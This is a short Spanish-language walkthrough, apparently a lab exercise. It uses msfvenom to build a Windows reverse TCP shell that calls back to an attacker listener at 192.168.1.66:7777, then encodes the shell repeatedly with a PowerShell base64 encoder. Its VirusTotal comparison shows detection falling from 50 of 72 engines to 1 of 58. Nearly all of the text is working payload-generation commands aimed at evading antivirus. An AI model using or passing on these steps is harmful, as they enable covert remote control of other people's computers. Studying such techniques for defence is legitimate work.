REVERSE SHELL

Como primer paso se creará un reverse shell sin codificar con el siguiente comando: **msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.66 LPORT:7777 -b '\x80\x0a\x0D' -f exe > reverseShell.exe**, como se muestra en la figura 1.



Figura 1. Creación de una reverse shell sin codificar.

Una vez creada nuestra shell sin codificar buscamos como la podemos codificar con el comando: **msfvenom –list encoder** la cual nos desplegara los métodos de codificación disponibles en este caso vamos a utilizar **cmd/powershell_base64**, como se muestra en la figura 2.



Figura 2. Listado de codificaciones disponibles.

Ya seleccionado el método de codificación creamos una reverse shell codificada con el siguiente comando: **msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.66 LPORT:7777 -b '\x80\x0a\x0D' -f raw -e cmd/powershell_base64 -i 5 > reverseShell.bin**, como se muestra en la figura 3.



Figura 3. Creación de una reverse shell codificada.

Una vez creadas nuestras dos reverse shell, las subimos a Virus Total, primero subimos nuestra reverse shell sin codificar y observamos que fue detectado por 50 de 72 motores, como se muestra en la figura 4.



Figura 4. Resultado en Virus Total de la reverse shell sin codificar.

Procedemos a subir ahora nuestra reverse shell codifica y observamos que solo fue detectado por 1 de 58 motores, como se muestra en la figura 5.

Figura 5. Resultado en Virus Total de la reverse shell codificada.

Referencias

https://security.stackexchange.com/questions/154245/encode-an-executable-file-multiple-time-using-msf-venom